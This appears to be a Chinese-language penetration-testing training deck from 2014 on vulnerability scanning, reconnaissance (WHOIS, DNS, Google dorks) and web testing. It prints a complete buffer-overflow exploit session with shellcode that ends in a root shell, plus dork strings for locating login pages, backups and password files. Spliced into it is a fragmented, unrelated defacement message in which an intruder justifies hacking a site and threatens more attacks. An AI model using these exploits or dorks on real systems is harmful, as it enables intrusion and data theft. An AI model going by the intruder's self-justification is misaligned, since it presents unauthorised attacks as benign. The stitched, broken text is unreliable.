

滲透測試實務

授課時間：6 小時

授課講師：Roland

CEH/CISSP/ISO 27001 LAC

授課日期：2014/01/17

課程大綱

大綱	內容	時間
資訊安全檢測類型	1. 資安稽核 2. 弱點掃描 3. 滲透測試	6 小時 9:00~12:00 13:30~16:30 (每 50 分鐘休息 10 分鐘)
駭客思維與滲透測試	1. 駭客攻擊程序 2. 滲透測試程序 3. 滲透測試方法	
滲透測試相關規範與指引	1. OSSTMM 2. PTES 3. OWASP Testing Guide 4. SANS Top 20 5. OWASP Top 10	
滲透測試工具	1. 弱點掃描軟體 2. 滲透測試工具	
網頁應用程式滲透測試	1. SQL injection 2. XSS	
實務案例	實務案例解析	

What You MUST Know before Hacking!!

Hi你好，我叫DarkFrameMaster，請不要害怕，我是個保護個人資料安全的正義使者

如你所見，這邊被入侵了，不過，這入侵行動完全是無害的，來這站上應該都是愛看故事書的人們，所以何不把這當故事書，看下去即可，也台灣有一群人默默努力著，可能是某公司或團體裡面不出聲的人物，私底下研究各種資訊的技術，發現漏洞，然後警告對方網站，希望對方補上次可能有人遭遇換暱稱事件：換成『囧』登入帳號』是我做的，警告意味所以每人只影響一次，但官方只將部分的東西堵住，草草了事，才

然而對我而言，使用

很抱歉的，POPO只

然而這入侵的方式和

『墨菲定律：有可能

然而因為4.9%的人

我只希望這事件從這

我想，還是一次打斷

很抱歉在這整個過程

也很抱歉被植入的程

其實我是喜愛這邊的



、你的後台，做盡你能做的任何

但官方與使用者卻不重視也不

有0.1%，那麼這個網站一定會

謹慎，這整個決定是非常非常

你們幫我發一封Mail，告訴P

，但，請相信我這是善意的，

而已

不管如何，我在這衷心希望，你們能寫封信給POPO，幫他們打氣些也反應些，而不是單純的漫罵，這一切單純的是上位決策者腦袋有問題，然而我必須重申的是，如果這次POPO官方還是沒打算一次性的完整修正結束，後面的攻擊只會更加猛烈，而且可能不是出自我之手...所以後因為我是那0.1%中0.1%的白帽駭客...其他人會怎樣做，或是把這當做『修練的樂園』...我這邊實在沒辦法想像就是了

不管如何，這一切就到這裡結束，非常感謝您的觀看：)

至於DarkFrameMaster是啥，單純的某個動畫的帥氣的稱號而已，然而如果你厲害的話，我想你應該會找到我是誰才是((笑

Okay，以上，感謝您和我一起站在這歷史性的一刻上:)，而點下面原來的留言框處，就是那個說這邊被入侵的騷味，還可以再看一次我的廢話

課程大綱

大綱	內容	時間
資訊安全檢測類型	1. 資安稽核 2. 弱點掃描 3. 滲透測試	6 小時 9:00~12:00 13:30~16:30 (每 50 分鐘休息 10 分鐘)
駭客思維與滲透測試	1. 駭客攻擊程序 2. 滲透測試程序 3. 滲透測試方法	
滲透測試相關規範與指引	1. OSSTMM 2. PTES 3. OWASP Testing Guide 4. SANS Top 20 5. OWASP Top 10	
滲透測試工具	1. 弱點掃描軟體 2. 滲透測試工具	
網頁應用程式滲透測試	1. SQL injection 2. XSS	
實務案例	實務案例解析	


資安檢測類型

資安檢測

資安稽核


弱點掃描

滲透測試



弱點掃描(Vulnerability Assessment, VA)

- 使用自動化的弱點掃描工具，發現系統及應用程式已知的安全弱點
- 弱點掃描包含了：探測主機狀態、網路埠的狀態、作業系統類型、系統服務及應用程式類型、弱點檢測等



什麼是滲透測試？

To Think Like a Hacker

白帽駭客模擬黑帽駭客思維與攻擊手法
執行資安檢測

```
13 -i /usr/bin/efstool
-rwxr-xr-x 1 root root 14056 Sep 25 01:28 /usr/bin/efstool
$ /usr/bin/efstool perl -e 'print "A"x3000;'
Segmentation fault
$ gdb -g /usr/bin/efstool
(no debugging symbols found)...(gdb) run 'perl -e 'print "A"x3000;''
Starting program: /usr/bin/efstool perl -e 'print "A"x3000;''
(no debugging symbols found)...(no debugging symbols found)...
(no debugging symbols found)...(no debugging symbols found)...
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) int $sp
$1 = 0x41414141
(gdb) x/40x (esp-2800)
0xbffffd60: 0xbffff993 0xbffff7d0 0xbffff848 0x4002463f
0xbffffd70: 0xbffff993 0xbffff7d0 0xbffff848 0xbffff993
0xbffffd80: 0xbffff993 0xbffff7d0 0xbffff848 0xbffff993
0xbffffd90: 0x00000000 0x00000000 0x00000000 0xbffff993
0xbffffda0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffdb0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffdc0: 0x00000000 0xbffffdd0 0x00000000 0x00000000
0xbffffdd0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffde0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffdf0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffe00: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffe10: 0x41414141 0x41414141 0x41414141 0x41414141
(gdb) quit
The program is running. Exit anyway? (y or n) y
$ od -x -c shellcode
00000000 c031 46b0 db31 c931 80cd 16eb 315b 88c0
1 300 260 F 1 333 1 311 315 200 353 026 [ 1 300 210
00000020 0743 5b89 8908 0c43 0bb0 4b8d 8d08 0c53
C \a 211 [ \b 211 C \f 260 \v 215 K \b 215 S \f
00000040 80cd e5e8 ffff 2fff 6962 2f6e 6873
315 200 350 345 377 377 377 / b f n / s h
00000056
$ wc -c shellcode
46 shellcode
$ bc -q
2500/6
416.666666666666666666666666666666
(417*6+46)/4
537.000000000000000000000000000000
quit
$ echo 'main(){int sp;printf("%p\n",&sp);}'>esp.c;gcc esp.c;./a.out;rm ./a.out
0xbffff9b4
$ /usr/bin/efstool perl -e 'print "HIJACK"x417;'"cat shellcode"'perl -e
'print "\xb4\xfa\xff\xbf"x50;''
sh-2.05# id
uid=0(root) gid=100(users) groups=100(users),10(wheel),18(audio)
```

HACKING
THE ART OF EXPLOITATION

JON ERICKSON

滲透測試(Penetration Testing, PT)

- 是由具有資訊安全專業與經驗之團隊模擬入侵測試標的物
- 利用各類駭客工具與技術以測試與驗證受測標的物之安全強度。
- 作業期間必須遵守雙方同意之安全作業程序，將受測主機之損害風險降低
- 通常較耗費人力




課程大綱

大綱	內容	時間
資訊安全檢測類型	1. 資安稽核 2. 弱點掃描 3. 滲透測試	6 小時 9:00~12:00 13:30~16:30 (每 50 分鐘休息 10 分鐘)
駭客思維與滲透測試	1. 駭客攻擊步驟 2. 滲透測試流程 3. 滲透測試方法	
滲透測試相關規範與指引	1. OSSTMM 2. PTES 3. OWASP Testing Guide 4. SANS Top 20 5. OWASP Top 10	
滲透測試工具	1. 弱點掃描軟體 2. 滲透測試工具	
網頁應用程式滲透測試	1. SQL injection 2. XSS	
實務案例	實務案例解析	

駭客攻擊步驟



蒐集目標情資



WHOIS 查詢工具

- RIR 官方網頁
 - Web-based
 - NOT user-friendly
 - <http://whois.twnic.net.tw/>

TWNIC Whois Database
TWNIC whois database provides information for network administration.
Its use is restricted to network administration purposes only.


財團法人台灣網路資訊中心
TAIWAN NETWORK INFORMATION CENTER



Domain Name Whois Search:
 .

IP Whois Search:

[Register .TW domain name](#) (only in Chinese)
[Apply IP address from TWNIC](#) (only in Chinese)

Domain Name: pchome.com.tw
Registrant:
網路家庭國際資訊股份有限公司
PC home online
12F No.105, Sec.2 Tun-Hwa South Road. Taipei,Taiwan, R.O.C

Contact:
Ning Chih-Lun domain@staff.pchome.com.tw
TEL: 02-27000898#233
FAX: 02-27095021

Record expires on 2015-05-31 (YYYY-MM-DD)
Record created on 1985-07-04 (YYYY-MM-DD)


Domain servers in listed order:
dns.pchome.com.tw 210.59.230.85
eagle.pchome.com.tw 210.59.230.88
tiger.pchome.com.tw 210.59.230.89

Registration Service Provider: PCHOME


第三方 WHOIS 查詢工具

- 操作簡單
- whois365
- Robtex Swiss Army Knife Internet Tool
 - Web-based
 - Toolbar for IE/FF/Chrome
 - WHOIS
 - 是否名列黑名單(blacklist)
 - AS number
- Client 工具
 - WHOIS 協定使用 tcp 43 port
 - whois.exe – Mark Russinovich
 - Sam Spade

利用 DNS 蒐集資訊



DNS 暴力查詢



The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt". The command entered is `-rt -sl dnslist.txt -x 50`. The output shows TXDNS (http://www.txdns.net) 2.1.5 running in STAND-ALONE Mode. Below this, a list of domain names and their corresponding IP addresses is displayed, separated by a dashed line.

```
-rt -sl dnslist.txt -x 50

-----
TXDNS (http://www.txdns.net) 2.1.5 running STAND-ALONE Mode
-----
> a.foo.com - 64.94.125.138
> a.foo.ca - 67.205.85.142
> a.foo.co - 69.164.203.156
> a.foo.cz - 109.123.209.239
> a.foo.eu - 195.149.81.128
> a.foo.es - 74.117.115.87
> a.foo.gl - 79.140.49.66
> a.foo.gr - 93.174.121.39
> a.foo.in - 82.98.86.167
> a.foo.hu - 79.172.201.50
> a.foo.io - 83.223.79.115
> a.foo.mobi - 64.95.64.197
> a.foo.org - 208.87.33.150
> a.foo.by - 82.98.86.167
> a.foo.la - 8.5.1.48
> a.foo.cx - 203.119.84.30
> a.foo.kr - 211.233.19.83
```

DNS Zone Transfer

- 次要網域名稱伺服器(Secondary Name Server)與主要網域名稱伺服器(Primary Name Server)同步Zone File 中的 resource record
- DNS opcode : AXFR, port: tcp 53
- 若可由不信任網路進行查詢時，將使攻擊者輕易取得敏感資訊
- 限制 Zone transfer 的動作是相當重要的設定。
- DNSSEC 以數位簽章保護 zone transfer 的安全

DNS Zone AXFR

[illegible]

Google Hacking

- “Google hacking is a **computer hacking technique** that uses **Google** Search and other Google applications to **find security holes** in the configuration and computer code that websites use.” -Wikipedia
- Keyword(關鍵字)
 - 搜尋相關內容
 - 相關度(relevance)
- Operator
 - 有效鎖定範圍
 - 精準過濾資訊



Google Hacking-Keyword

- 搜尋有弱點的特定系統、軟體、版本
- 特定 web server 顯示的字串
 - “server at” , “powered by” , “建構中”
- Web Server 預設的錯誤訊息
- 目錄列表
 - intitle:index.of “parent directory” or intitle:index.of name size
- 登入網頁
 - 線上遊戲 : inurl:login intext:登入 伺服器
- 暫存檔
 - inurl:temp | inurl:tmp | inurl:backup | inurl:bak
- 後台管理頁面
 - inurl: admin inurl:login

Google Hacking-Operator




inurl:login intext:登入伺服器 intitle:bitefight

搜尋

2 項結果 (需時 0.25 秒)

進階搜尋

- intitle
- inurl
- intext
- site
- filetype/ext
- -
- -
- OR, |
- ""



Google Hacking Database

- GHDB now
 - www.exploit-db.com/google-dorks
 - 線上查詢 google dork
 - 轉導向至 Google Search Engine



GOOGLE HACKING-DATABASE
Welcome to the google hacking database

We call them 'googledorks': Inept or foolish people as revealed by Google. Whatever you call these fools, you've found the center of the Google Hacking Universe!

Search Google Dorks

Category: Free text search:

搜尋網站作業系統

- inurl:phpSysInfo/ "created by phpsysinfo"

System Information: www. [redacted] (85.229.132.34)


System Vital			
Canonical Hostname	www. [redacted]		
Listening IP	85.229.132.34		
Kernel Version	2.6.32-30-generic (SMP)		
Distro Name	Ubuntu 10.04.2 LTS		
Uptime	13 days 2 hours 51 minutes		
Current Users	1		
Load Averages	0.19 0.35 0.33		

Network Usage			
Device	Received	Sent	Err/Drop
lo	34.69 MB	34.69 MB	0/0
eth1	76.33 GB	149.86 GB	0/0
eth0	47.09 GB	16.75 GB	0/0

Hardware Information	
Processors 4	
Model	Intel(R) Core(TM)2 Quad CPU Q6600 @ 2.40GHz
CPU Speed	1.6 GHz
Cache Size	4.00 MB
System Bogomips	19199.65
PCI Devices	- Audio device: ATI Technologies Inc Manhattan HDMI Audio [Mobility Radeon HD 5000 Series] - Audio device: Intel Corporation 82801JI HD Audio Controller - Ethernet controller: Marvell Technology Group Ltd. 88E8001 Gigabit Ethernet Controller - Ethernet controller: Marvell Technology Group Ltd. 88E8056 PCI-E Gigabit Ethernet Controller - FireWire - Host bridge: Intel Corporation 4 Series Chipset DRAM Controller - ISA bridge: Intel Corporation 82801JIR LPC Interface Controller - PCI bridge: Intel Corporation 4 Series Chipset PCI Express Root Port - PCI bridge: Intel Corporation 82801 PCI Bridge - PCI bridge: Intel Corporation 82801JI PCI Express Root Port 1

搜尋含密碼的檔案

